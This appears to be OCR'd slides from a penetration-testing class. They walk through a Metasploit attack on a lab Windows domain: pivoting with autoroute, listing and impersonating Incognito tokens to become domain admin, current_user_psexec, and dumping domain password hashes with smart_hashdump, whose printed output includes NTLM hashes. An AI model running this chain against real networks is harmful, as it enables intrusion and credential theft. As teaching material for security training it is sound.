
Metasploit Autoroute



```
msf auxiliary(smb_enumusers) > use post/multi/manage/autoroute
msf post(autoroute) > show info

       Name: Multi Manage Network Route via Meterpreter Session
```




```
Description:
  This module manages session routing via an existing Meterpreter
  session. It enables other modules to 'pivot' through a compromised
  host when connecting to the named NETWORK and SUBMASK.
```



```
msf post(autoroute) > set SESSION 1
SESSION => 1
msf post(autoroute) > set CMD add
CMD => add
msf post(autoroute) > set SUBNET 172.16.1.0
SUBNET => 172.16.1.0
msf post(autoroute) > exploit

[*] Running module against WIN-H7CGV16341L
[*] Adding a route to 172.16.1.0/255.255.255.0...
[+] Route added to subnet 172.16.1.0/255.255.255.0.
[*] Post module execution completed
msf post(autoroute) > set CMD print
CMD => print
msf post(autoroute) > exploit

[*] Running module against WIN-H7CGV16341L

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.16.1.0         255.255.255.0      Session 1

[*] There are currently no IPv6 routes defined.
[*] Post module execution completed
msf post(autoroute) > 
```


Member Server



```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\sally> runas /user:administrator@hackme.com cmd
Enter the password for administrator@hackme.com:
Attempting to start cmd as user "administrator@hackme.com" ...
RUNAS ERROR: Unable to run - cmd
1326: The user name or password is incorrect.
 PS C:\Users\sally>
PS C:\Users\sally>
PS C:\Users\sally> runas /user:administrator@hackme.com cmd
Enter the password for administrator@hackme.com:
Attempting to start cmd as user "administrator@hackme.com" ...
PS C:\Users\sally>
```


```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Incognito




```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
HACKME\Administrator
HACKME\sally
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
WIN-H7CGV1634lL\Guest

meterpreter >
```

Impersonate Token
Become Domain Admin




```
meterpreter > impersonate_token HACKME\\Administrator
[+] Delegation token available
[+] Successfully impersonated user HACKME\Administrator
meterpreter > shell
Process 2232 created.
Channel 6 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hackme\administrator

C:\Windows\system32>
```

current_user_psexec




```
use exploit/windows/local/current_user_psexec
show info
```



```
Description:
  This module uploads an executable file to the victim system, creates
  a share containing that executable, creates a remote service on each
  target system using a UNC path to that file, and finally starts the
  service(s). The result is similar to psexec but with the added
  benefit of using the session's current authentication token instead
  of having to know a password or hash.
```

Domain Hashes



```
msf exploit(current_user_psexec) > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > set session 5
session => 5
msf post(smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   GETSYSTEM  false            no        Attempt to get SYSTEM privilege on the target host.
   SESSION    5                yes       The session to run this module on.

msf post(smart_hashdump) > exploit

[*] Running module against WIN-1K6JON3F1HF
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20170927142537_default_172.16.1.201_windows.hashes_369953.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes...
[-] Failed to dump hashes as SYSTEM, trying to migrate to another process
[*] Migrating to process owned by SYSTEM
[*] Migrating to wininit.exe
[+] Successfully migrated to wininit.exe
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:45576b70c7b13aee3b66975ec7c1c512
[+]     sally:1105:aad3b435b51404eeaad3b435b51404ee:41fea41d221ccd6d0e548ba48f2a4bbe
[+]     susan:1106:aad3b435b51404eeaad3b435b51404ee:1cedfa2504c421c058eacf72470ec563
[+]     WIN-1K6JON3F1HF$:1002:aad3b435b51404eeaad3b435b51404ee:2bc6216c37e0870962eaed14251f52ec
[+]     WIN-H7CGV16341L$:1107:aad3b435b51404eeaad3b435b51404ee:ddbfd5a4517abdec7ad43e61256c92bb
[*] Post module execution completed
msf post(smart_hashdump) > 
```

Kahoot!